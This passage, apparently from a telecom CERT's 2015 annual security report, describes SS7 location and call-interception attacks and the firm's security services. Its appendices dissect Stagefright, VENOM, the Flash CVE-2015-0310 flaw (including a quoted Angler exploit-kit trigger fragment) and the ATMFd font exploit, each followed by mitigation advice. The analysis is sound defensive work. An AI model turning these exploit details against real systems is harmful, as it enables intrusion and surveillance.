


Figure 17. IMSI ID download diagram




Figure 18. Monitoring SMS




Figure 19. User geolocation




Figure 20. Monitoring calls

User geolocation

The attacker, with the data on the user's IMSI, can also physically locate its victim (Figure 19). Passing itself off as HLR and sending the provideSubscriberInfo message to the victim's MSC, he will receive the CID of the BTS used by the victim in the return message. Then it is simple – there are bases of CID and exact BTS locations on the Internet.

Monitoring calls

Knowing victim's IMSI, the attacker may even try to monitor calls. To perform that, the attacker sends information to the HLR about the victim's availability in "his/her" MSC (Figure 20). At the moment of initiating the call, HLR will point at the incorrect MSC, and the criminal will initiate the connection to the correct subscriber, remaining an element of the call at the same time.

SS7 security – mostly in view of unimplemented security solutions – is a still not entirely organized area, which may result in very serious consequences.

It is surprising that while being aware of the lacking security mechanisms in the protocol, the operators often neglect potential risks. It is slowly starting to change. The growing attention to user security is proven by the following activities:

- monitoring anomalies on the STP contacts (capturing non-standard messages, when the packet comes from outside the trusted circle of senders, contains non-standard values or is transmitted on a too high frequency),
- installing firewalls which block unwanted SS7 messages and prevent abuse,
- adequate filtering of traffic to nodes common for IP and SS7 networks (e.g. GGSN), adequate protection of active services on those nodes.

**Our unit has been cooperating
with the Orange Foundation
and various NGOs for years.**

11. Parental control

CERT Orange Polska, also responsible for ensuring security on the Internet, does not forget about children and their parents.

Our unit has been cooperating with the Orange Foundation and various NGOs for years. The results of that cooperation are various educational materials placed on blog.orange.pl or videos used by secondary school teachers. Apart from conducting the educational activity, we also provide modern technical solutions which permit to protect our customers against possible threats. An example is the Secure Starter present on the market since 2014.

Secure Starter is a worldwide innovative solution. It filters websites dangerous to children and teenagers, and blocks access to such categories as sex, pornography,

violent and disgusting content, drugs or malware. The principal issue is that all filtering takes place on the operator network level. There is no need to install any software on the customer devices, which permits to assure independence from the operating system or the hardware platform. It does not affect the performance of the protected device and, most of all, does not allow uninstalling parental control from the child's device.

In order to take advantage of the protection, it is enough to purchase an appropriately marked prepaid starter and insert it into the device. For Orange Polska the security of children on the Internet is of paramount importance – the parental control service within the Secure Starter is provided free of charge.

**We are not sure of the day,
hour or the attacker, therefore
it is worthwhile to test the
effectiveness of our network
protections to obtain reliable
information of the attack level
that would render the resources
unavailable.**

12. Professional security services of Orange Polska

12.1. DDoS Protection

24/7/365 monitoring customer's network traffic for DDoS attacks i.e. anomalies which may result in oversaturating the bandwidth thus leading to the disruption of business processes. In case of the actual attack, suspicious packets are eliminated and only correct network traffic is routed to the customer. The service also allows restricting the consequences of new DDoS attacks by filtering customer's traffic with "black" and "white" lists and using filters created on the basis of GeoIP databases.

In particular, DDoS attacks are deemed to mean the following threats:

- attacks on the bandwidth required to provide the service, e.g. flooding with ICMP/UDP datagrams,
- attacks aimed at depleting the target system resources, e.g. flooding with packets with the TCP SYN flag,
- attacks on a specific application used to provide the service, e.g. attacks which use the HTTP protocol (large number of sessions which imitate browser sessions of the user), DNS or VoIP application protocols).

12.2. SOC as a Service

Orange Polska SOC monitors key business systems indicated by the customer in the 24/7/365 mode. The systems are monitored for any event which bears the hallmarks of a security incident as per the client agreement. The service comprises:

- Installation of a Security Incident and Event Monitoring (SIEM) solution in the customer's infrastructure,
- Integration of log sources and event correlation,
- Monitoring events in customer's systems,
- Notification of security breaches in a mode stipulated by the SLA,
- Access to the incident handling portal and procedures,
- Availability of analysts and experts in a mode stipulated by the SLA,
- System reporting, administration and maintenance.

12.3. Penetration tests

Conducting a controlled attack on the client's information and communications system in order to assess the current system security status, and in particular the presence of known vulnerabilities and resistance to attempted security breaches. An analysis conducted from the point of view of a potential cyber burglar may include an active use of vulnerabilities (e.g. through exploits). In contrast to the security audit services, penetration tests do not have to proceed following a formalized methodology, whose creation would be difficult in view of the rapidly changing store of knowledge (e.g. new exploits). The test methodology is based on the expertise of Orange Polska. Our testers hold certificates which confirm their competences and ethics: CISSP (Certified Information Systems Security Professional), CEH (Certified Ethical Hacker). Penetration tests performed by Orange Polska provide an objective and independent evaluation of the actual security status of the client's systems. The offer includes infrastructure and web application black-box tests.

12.4. Audit and automation of the network security management process

The service includes:

- Effective knowledge systematization concerning the customer's firewall system (audit of security policies configuration),
- Configuration optimization (optimization of efficiency, excluding rules which are prohibited, duplicated or inconsistent with internal security policies, recommendations resulting from standards binding in the organization, etc.),
- Effective protection control by monitoring current changes and regular policy audits.

The service may include Change Management in the area of firewall rules. At the client's request, the service may be limited solely to an audit of the network security devices.

After starting the service on a server with access to customer's infrastructure, it is possible to audit rules and also monitor in real time, the changes in firewall policies with a possibility of immediate change notification, detailed analysis, cleaning up rules and reporting non-conformities. The solution permits to analyze units of all significant firewall manufacturers on the market.

12.5. Anti-malware

Multi-protocol analysis of the network traffic in real time which includes the preservation of suspicious code and generated callback connections. The incoming attacks are detected with the use of various detection techniques combined with a detailed attack analysis. Any suspicious network activity is reproduced on virtual machines, which conduct advanced malware behavior analyses in an environment which simulates real workstations. The process is based on a non-signature code behavior analysis, which allows to include malware not classified to date and the code which uses advanced concealment mechanisms. Due to the nature of such attacks, there is no prior information which could be used in processes of correlation and determining reputation.

The outgoing connections are analyzed for unauthorized connections which signal the presence of computers on the network infected prior to the service implementation or with non-network attack vectors (e.g. infection via a USB flash drive).

12.6. Secure DNS

Authoritative DNS servers are also vulnerable to DDoS attacks. In that case Secure DNS is the solution.

It is based on a worldwide network of efficient DNS servers protected against DDoS attacks. There are 50 server clusters available within the service on five continents, placed in strategic Internet locations. They can handle even 25 million queries per second.

In case of a DDoS attack whose object is the DNS infrastructure, it can be dispersed along the Secure DNS nodes. Thus the overload of one or more nodes will not cause problems with the visibility of customer domains. The servers use the Anycast network transmission, which in case of infrastructure unavailability permits to send data to the nearest node in the network.

Using Secure DNS allows eliminating potential attack targets from the customer's infrastructure and also reduce CAPEX and OPEX necessary to maintain an own dedicated infrastructure.

12.7. Code audit

It permits to eliminate errors already at the software coding stage, which could lead to critical vulnerabilities. The source code is scanned using a professional tool, which supports over 20 programming languages, and then reviewed by an Orange expert.

The service includes a wide array of applications – from binary, compiled for specific OS, to web applications. The code is analyzed against the avoidance of good practices, use of vulnerable libraries or a given environment for the software development. The detected vulnerabilities are classified and then placed in a detailed report, which contains an assessment of their impact on the application security level and guidelines on how to eliminate vulnerabilities.

The benefits for the customer include: eliminating the programming errors at the application development stage, providing a secure product, eliminating a significant part of the image/financial/legal risk related to the consequences of a potential attack, data safety and consistency, higher security level of an organization (less vulnerable systems).

12.8. Efficiency tests

Distributed Denial of Service (DDoS) attacks are now the most popular “cyber weapon”, which due to high supply is available on the black market even for a few dozen zlotys. We are not sure of the day, hour or the attacker, therefore it is worthwhile to test the effectiveness of our network protections to obtain reliable in-

formation as to the attack level that would render the resources unavailable.

Resistance tests to volumetric DDoS attacks consist in generating a test attack on the selected elements of the customer infrastructure using a hardware traffic generator according to the defined scenarios prepared by a qualified CERT Orange Polska team.

It provides detailed information on the changes of customer infrastructure availability during the attack. In case of testing the infrastructure devoid of DDoS protections (see DDoS Protection service) we are trying to find an answer to the following question: “Until what moment is my infrastructure resistant to DDoS attacks?” The crowning of the test is a final report, which contains descriptions of scenarios and charts from the conducted attack, data concerning the infrastructure response to the attack and recommendations of CERT Orange Polska.

12.9. Scanning vulnerabilities

ICT systems in a company can be compared in a certain sense to a house – the bigger it is, the more windows, doors, vents it has – in general, places which can be penetrated if we forget to close them, the more systems or applications which can be vulnerable to an attack if we fail to remove those vulnerabilities or, even worse, if we are not aware of their existence. A one-time or cyclical vulnerability scanning service of selected ICT systems allows obtaining realistic and up-to-date knowledge about their weaknesses, potential “half-closed” doors i.e. entry points to the corporate network. This can help the decision makers decide what steps need to be taken to protect vulnerable systems effectively.

12.10. Malware analyses

The most dangerous malware is such which cannot be detected. Cyber criminals abandon the technique “enter, steal, run” for advanced persistent attacks APT (a series of attacks) conducted in secret for a long time, directed against a specific victim/company and aiming at the continuous data theft. It permits cyber criminals copy strategic company data, which can then be used for theft, blackmail or can be offered to the competitors. Such attacks may be conducted using malware which most systems will not recognize automatically. Such cases are handled by malware analysts of CERT Orange Polska. In case of suspecting that a file is generating malicious traffic on the network, the analysts run it in several strictly controlled virtual environments, analyze its behavior and collect information about all of its activities. As a result, it is possible to block all malicious activity outgoing from the customer network (e.g. communication with the botnet).

**In November 2015 approximately
95% out of over a billion of active
devices were vulnerable**

13. Appendices – detailed analyses

13.1. Appendix 1. Stagefright vulnerability

Stagefright is the name of a group of vulnerabilities found in native libraries of the Android system, with the first mention appearing on 27 June 2015. Exploitation of these vulnerabilities allow to take full control of the attacked device. In November 2015 approximately 95% out of over a billion of active devices were vulnerable. What is worse, with default device settings, the exploit can be activated without the need for user interaction!

One MMS sent by the attacker is sufficient to obtain access to data on the device: SMS and e-mail messages, photographs, recordings, documents, browser history, location data. Interactions with remote nodes may be monitored (transaction services, application servers), modified and in the end e.g. money can be stolen from bank accounts.

The described vulnerability is located in the libstagefright library – a component of the Android system responsible for handling multimedia files (used by music players or photo browsers). The libstagefright library is exceptionally popular, so the probability that it remains unused on our device is very low.

In order to understand the exact location of the discussed vulnerability and the reasons of its severity, we need to become acquainted with the application architecture overview in the Android system (Figure 21).

Most applications for the Android system are written in the Java language and executed on a Dalvik virtual machine created by Google – each application has its

own instance. They actively use libraries which operate within the Dalvik machine. It is good from the point of view of security because in case of exploiting a vulnerability of such an application, the criminal will only gain access to data within the virtual machine, i.e. in case of a breaking into a browser, he cannot gain access to SMS and vice versa.

However, in some cases, Dalvik applications must reach to native libraries, executed directly by the smartphone processor, e.g. whenever the need to perform a large number of complex operations occurs. As the Dalvik machine is slower than the native processor, Android designers allowed for the possibility of sourcing services outside the virtual machine using a special interface – JNI (Java Native Interface). Originally Android was supposed to be a highly responsive system. Therefore, it is not advisable that the user wait for HTML code analysis of the target page on a Dalvik machine, and faster native libraries are used. From the security point of view, this is the most sensitive moment, because if the native library contains vulnerabilities, then in case of exploiting them, the attacker will obtain access to the system on a processor level, with privileges of the process within which the library is operating.

The libstagefright library operates within the media-server process, with unusually high privileges: unrestricted access to the network, camera, audio devices or Bluetooth interface. A large number of the vulnerabilities discussed hereunder, known by the general name StageFright, can be found in the libstagefright library, mainly in the code handling data parsing of the MPEG-4 format.

No.	Title
App. 1.	Stagefright vulnerability
App. 2.	Virtualization platform vulnerabilities
App. 3.	Flash Player vulnerability (CVE-2015-0310)
App. 4.	CVE-2015-2426 and CVE-2015-2433 vulnerabilities a.k.a. Hacking Team's ATMFd exploit
App. 5.	Car control subsystem penetration
App. 6.	OnionDuke backdoor
App. 7.	Dyre botnet
App. 8.	VBInject trojan
App. 9.	Papras trojan

Table 7. List of appendices




Figure 21. Overview of the Android system architecture



Figure 22. Data corruption in the heap

A good example is the integer overflow:

```
mTimeToSampleCount = U32_AT(&header[4]);
uint64_t allocSize = mTimeToSampleCount * 2 *
sizeof(uint32_t);
if (allocSize > SIZE_MAX) {
    return ERROR_OUT_OF_RANGE;
}
mTimeToSample = new uint32_t[mTimeToSample-
Count * 2];
```

When multiplying two 32-bit numbers (uint32_t type on the listing), the result – instead of the expected 64-bit number (uint64_t type) – is a 32-bit number, smaller than expected, so that insufficient memory is allocated in the heap, to which large data quantities are copied.

The described buffer is allocated in the heap, i.e. a data structure which serves to manage large memory chunks. One of the heap features is that user data are often separated by heap metadata. Said metadata describe the distribution of allocated and free chunks of the heap and are required for the algorithm, which allocates the memory to an application, so that it could hold information about allocated and free chunks. When the data saved by the program exceed the buffer, they overwrite the heap metadata.

As a result, the heap metadata stored behind user data is damaged (Figure 22). Having appropriately prepared input data (e.g. movie content in a MMS), the attacker may damage the heap so that his own code is executed and he gains access to the smartphone system on the native level with privileges of the mediaserver

process. It permits e.g. to connect the smartphone to a botnet or to commence surveillance of the victim.

Why does StageFright constitute such a serious threat?

- Due to a large number of attack vectors, such as:
 - malicious MMS,
 - processing content with an Internet browser,
 - reading malicious content in the e-mail application,
 - viewing content from external sources, e.g. USB keys.
- The vulnerability is used in a furtive way and with minimum, if any, user interaction.
 - The mediaserver process is automatically restarted, if its operation results in failure, therefore it is not easy to notice its instance. Moreover, in case of an attack with the use of a malicious MMS, the user does not have to run any application! It is enough for the attacker to know the victim's telephone number, and after the attack the malicious MMS will be removed, even before the victim realizes that something has happened.
- Difficulties with the update distribution due to a high Android system fragmentation.
 - There are various Android versions on the market which often differ significantly.

The modifications introduced in the main code branch must be adjusted to all versions and thoroughly tested before sharing.

Several years ago an anti-virus solution was deployed in the Orange infrastructure which detects and blocks malicious and suspicious MMS. Shortly after obtaining information about the StageFright vulnerability, stamps which describe exploits were introduced into the systems, and as a result no successful attack on the StageFright vulnerability with the use of the MMS channel was observed.

CERT Orange Polska recommends:

- Disable automatic MMS download.
 - In the SMS/Messages application settings go to More -> Settings -> More settings -> Multimedia message (MMS) and uncheck Auto retrieve.
- Do not download MMS sent via MMS gateways or from unknown senders.
- Avoid browsing untrusted content with your smartphone.
- Do not open suspicious links and websites.
- Avoid browsing untrusted content received via e-mail with your smartphone.
- Do not delay the software update of your smartphone – do it as soon as you see the system notification.

13.2. Appendix 2. Virtualization platform vulnerabilities

Virtualization system vulnerabilities are atypical threats. They are not as severe as in case of basic software packages vulnerabilities. They allow using a new attack vector, which will be described hereunder. Examples of such vulnerabilities detected in 2015 are:

- CVE-2015-3456 (also known as VENOM), a vulnerability present in the code used by QEMU, VirtualBox, KVM, Xen platforms,
- CVE-2015-2361 and CVE-2015-2362 vulnerabilities present in the Hyper-V platform,
- CVE-2015-3650 on VMWare Player and VMWare Workstation platforms.

In the following description, we have focused on the VENOM vulnerability (CVE-2015-3456), which concerns the QEMU virtualization software package. The error in the code responsible for the virtual floppy disk controller (FDC) allows attacking QEMU process by an ade-

quate buffer overflow, which results in taking control over the code executed within that process. A successful penetration permits to leave the virtual environment and obtain access to the host system.

What does it mean in practice? A very serious threat to VPS server providers, because if the attacker hacks from the purchased VPS environment and gains access to the host system, he may also access data of all other customers who have a VPS on the same server. In practice it can mean access to tens or even hundreds of applications and databases which contain customer personal data and transaction closure mechanisms. The consequences of this attack may reach far beyond the VPS service provider.

The error committed by QEMU developers is slightly similar to the above mentioned StageFright, also because it consists in the inadequate handling of integers. The vulnerability is found in the `fdctrl_write_data` function, which is responsible for saving data on a virtual floppy disk. A `pos` variable of the `int` type (signed integer in the range from -2,147,483,648 to 2,147,483,647) is used in this function. Its value is retrieved from the `data_pos` field of the `FDCtrl` structure, which represents the floppy disk controller. The field in this structure is of the `uint32_t` type (unsigned integer in the range from 0 to 4,294,967,295). The described code extract is presented hereunder:

```
static void fdctrl_write_data(FDCtrl *fdctrl,
uint32_t value) {
    FDrive *cur_drv;
    int pos;
```

[...]

```
/* FIFO data write */
pos = fdctrl->data_pos++;
pos %= FD_SECTOR_LEN;
fdctrl->fifo[pos] = value;
```

When the function is executed, the value without a sign is attributed to the variable with a sign, so when the `data_pos` field exceeds 2,147,483,647, it will be interpreted as a negative value (2,147,483,648 as -2,147,483,648, 2,147,483,649 as -2,147,483,647, etc.).




Figure 23. Escalation in the virtualization platform

After dividing modulo 512 (this is the usual value of the `FD_SECTOR_LEN` constant) we receive a value in the range from -511 to 0. In the last line of the presented listing, writing to buffer takes place, if the `pos` variable has a negative value, writing will be made before the start of the buffer. It is the buffer underflow error (contrary to the buffer overflow, which consists in writing after the end of the buffer). It is particularly dangerous because in many cases it permits to avoid some system protections against the exploits. Figure 23 presents the escalation in the virtualization platform.

CERT Orange Polska recommends:

If you are using one of the vulnerable platforms, update the vulnerable software to a resistant version as soon as possible.

13.3. Appendix 3. Flash Player vulnerability (CVE-2015-0310)

The vulnerabilities in the Flash Player and an incessant source of work for researchers. Similarly to other engines which process active content, Flash Player constitutes a very complex and extensive, while easily accessible, attack area. The described vulnerability permits to bypass the ASLR mechanism (Address Space Layout Randomization). The exploit for this vulnerability was included in the Angler pack exploit.

The error is located in the processing result algorithm of the pattern search function. This is a fragment of the Angler:

```
var _local_2 : String = "(?!e|())\37";
var triggeringregex : String = "";
var _regExpobject : RegExp = null;
var _local_3 : int = 0;
while (_local_3 < 48) {
    _local_2 = (("(" + _local_2) + ")|a");
    _local_3++;
};
triggeringregex = (("sh(?!e|" + _local_2) +
")(?P<test>)");
```

The final form of the *triggeringregex* string is presented hereunder:

[illegible]

The prepped string is used to create a RegExp object. Next, one of its functions (exec) is launched and the ActionScript parser in the Flash plugin incorrectly processes the loaded string and passes to execute the attacker's code. Usually these are spyware installation instructions.

```
trace(triggeringregex);
_regExpobject = new RegExp(triggeringregex,
"");
_regExpobject.exec("sh0123456789
sh0123456789");
```

How does it work? The local ovector variable is used in the RegExp::exec function:

```
#define OVECTOR_SIZE 99
int ovector[OVECTOR_SIZE];
```

The purpose of this array is to store information about the location of matching patterns. In case of their matching, the information contains two 32-bit array fields. A simple calculation will show that the array may store information about maximum 49 matchings.

In order to fill the array with match offsets, the `pcre_exec` function is called for which the discussed variable is transferred as the argument.

```
if( startIndex < 0 ||
    startIndex > subjectLength ||
    (results = pcre_exec((pcre*)(m_pcreInst->re-
gex),
        NULL,
        utf8Subject.c_str(),
        subjectLength,
        startIndex,
        PCRE_NO_UTF8_CHECK,
        ovector,
        OVECTOR_SIZE)) < 0)
{
    matchIndex = 0;
    matchLen = 0;
    return NULL;
}
```

The above call is accompanied by a condition that when the value returned by the `pcrc_exec` call is lower than 0, the function is terminated early and the NULL value returned.

It can be concluded that the developer assumed that when `pcrc_exec` returns exactly 0, the variable should be processed in a normal manner. The above results from the description of returned values in the `pcrc_exec` specification, described on the website:

<http://www.pcre.org/original/doc/html/pcreapi.html#errorlist>.

But the subsequent parts of the document contain information, that when the `pcrc_exec` function returns 0, the content of the `ovector` array cannot be processed. This case was not included by the author of the condition. The above pattern which contains the exploit, has more than 48 brackets, the `ovector` variable is too small for the result, so `pcrc_exec` will return 0.

[illegible]

Therefore, incorrect data is being processed. The `RegExp::exec` function starts processing the `ovector` variable in an incorrect way.

In the next step, we encounter the following block:

```
// handle named groups
if (m_hasNamedGroups)
{
    int entrySize;
    pcre_fullinfo((pcre*)(m_pcreInst->regex),
        NULL, PCRE_INFO_NAMEENTRYSIZE, &entrySize);

    int nameCount;
    pcre_fullinfo((pcre*)(m_pcreInst->regex),
        NULL, PCRE_INFO_NAMECOUNT, &nameCount);
    // this space is freed when (pcre*)m_pcreInst
    is freed
}
```

```

char *nameTable;
pcre_fullinfo((pcre*)(m_pcreInst->regex),
NULL, PCRE_INFO_NAMETABLE, &nameTable);
/* nameTable is a series of fixed length en-
tries (entrySize)
the first two bytes are the index into the
ovector and the result
is a null terminated string (the subgroup
name) */
for (int i = 0; i < nameCount; i++)
{
int nameIndex, length;
nameIndex = (nameTable[0] << 8) + nameTa-
ble[1];
length = ovector[nameIndex * 2 + 1] - ovec-
tor[ nameIndex * 2 ];
Atom name = stringFromUTF8((nameTable+2),
(uint32_t)VMPI_strlen(nameTable+2));
name = core->internString(name)->atom();
Atom value = stringFromUTF8(utf8Subject.c_
str()+ovector[nameIndex*2], length);
a->setAtomProperty(name, value);
nameTable += entrySize;
}
}

```

The `m_hasNamedGroups` condition contains information whether regex to be processed, comprises named groups. In this case it contains a group called "test", so the condition is true and the code will be executed. The information about named groups will be included in the `nameTable` variable.

Let us consider the fragment of the code described before:

```

nameIndex = (nameTable[0] << 8) + nameTa-
ble[1];
length = ovector[nameIndex * 2 + 1] - ovector[
nameIndex * 2 ];

```

`NameIndex` and `length` are completed under the assumption that the `ovector` table is large enough. In reality, it ends earlier and the attacker checks how deep beyond the local variable can the stack be read. The read features are returned to *ActionScript* as an *ArrayObject*:

```

ArrayObject *a = toplevel()->array-
Class()->newArray(results);
[...]
Atom value = stringFromUTF8(utf8Subject.c_
str()+ovector[nameIndex*2], length);
a->setAtomProperty(name, value);
[...]
return a;

```

The result of executing the function with this pattern containing more than 48 brackets is reading the value selected from the stack by the attacker. Therefore the attacker can:

- read the return address and thus understand the library distribution in the memory, to avoid ASLR,
- read stack cookie and include it when overwriting the buffer during the use of the stack-based buffer overflow vulnerability,
- read information about and overwrite the pointer to the exception sub-procedure with the address of own procedure and call the exception (and the procedure), dividing by zero.

CERT Orange Polska recommends:

Remember about updating the software, particularly those programs which are responsible for processing contents on the Internet. Moreover, you may install special software which mitigates consequences of an intrusion, e.g. EMET application.

13.4. Appendix 4. CVE-2015-2426 and CVE-2015-2433 vulnerabilities a.k.a. Hacking Team's ATMFd exploit

Hacking Team is an Italian company which offers hacking and surveillance services. Government agencies in various countries, including Poland, used its services. Its infrastructure was hacked in June 2015 and resulted in a leak of corporate e-mails. Among thousands of disclosed messages, information about exploits for vulnerabilities undetected to date (the so called 0-day) can be found. Such is an exploit for the ATMFd.dll library, exploiting vulnerabilities in processing the font structure during their loading by the Windows kernel.

As a result of this exploit activity, the attacker may obtain or escalate privileges in the Windows system up to version 8.1. The error which permits to take control of the code executed in the victim's system appears in the code hereunder simplified for the purpose of this report:

```

DWORD rozmiar = LiczbaObiektow * 0x20;
CHAR* Obiekt = EngAllocMem("Adbe", FL_ZERO_
MEMORY, rozmiar + 8); *(DWORD *) (Obiekt) =
length; *(DWORD *) (Obiekt + 4) = "ebdA";

if (Obiekt)
{
//...
memcpy(Obiekt + 8, Bufor, 0x20);
//...
}

```

The `ObjectCount` variable is retrieved from the font file, which can be created and modified by the user (or hacker) with limited permissions. The problem is that the developer assumed that in case of the variable value equal to 0, the `Object` variable will also equal 0, which will stop further processing of the font file. During the allocation, the number 8 is added to the `rozmiar` variable, so in a typical situation the memory will be always allocated to the `Object` object.

Afterwards 0x20 bytes are copied to the `Object` variable (32 bytes in a decimal system). So if the object size was defined as 0 in the font, 24 bytes are written after the end of buffer. By adequately manipulating other elements of the font file, the attacker may thus formulate data which overflow the `Object` buffer, to take control of the code executed in the kernel and escalate permissions in the system.

CERT Orange Polska recommends:

Make sure that Windows has the security update KB3079904 installed (especially if you administer a system which contains critical data used by users with limited permissions). If this security update cannot be installed, change the `atmfd.dll` library name, which will prevent loading the vulnerable code to the kernel.

13.5. Appendix 5. Car control subsystem penetration

The discussions on the car control system penetration have been conducted in the last few years, but the first penetration without a physical connection to the car diagnostic subsystem was effected in 2015.

The experimenter analyzed a Snapshot device – an extension connected to the OBD-II diagnostic port which enabled the operation of the car diagnostic subsystem. The underlying idea behind the Snapshot project was to facilitate collecting information on some parameters of the driven car. By correlating them, it would be possible to define the driving style of a given driver, e.g. in order to adjust the insurance premium.

The units connected to the OBD-II port communicate with the rest of car subsystems via a CAN bus. A good example could be the transmission of activation signal from the subsystem responsible for detecting collisions to the airbag control subsystem. In new cars, brakes, airbags, cruise control or power steering are connected to CAN.

The research shows that Snapshot communicates not only to critical vehicle systems, but also maintains communications with remote nodes in order to transmit information via the cellular network. It means nothing less and nothing more than a possibility of controlling critical systems of over two million cars with Snapshot installed (until January 2015) from one or several central nodes! Hollywood is becoming a reality, and when we are discover that transmission takes place not only without encryption but even without party authentication (!!!), then we are only bound by our imagination. This year's experiments brought some rather terrifying results: the experimenters managed to penetrate the system of a car driven along a highway, taking control over the radio and air conditioning, downloading geolocation data and interfering with acceleration and braking mechanisms.

CERT Orange Polska recommends:

Before you connect any device to the car control system, think about the security aspect. If not absolutely indispensable, better avoid devices which communicate with remote nodes.

13.6. Appendix 6. OnionDuke backdoor

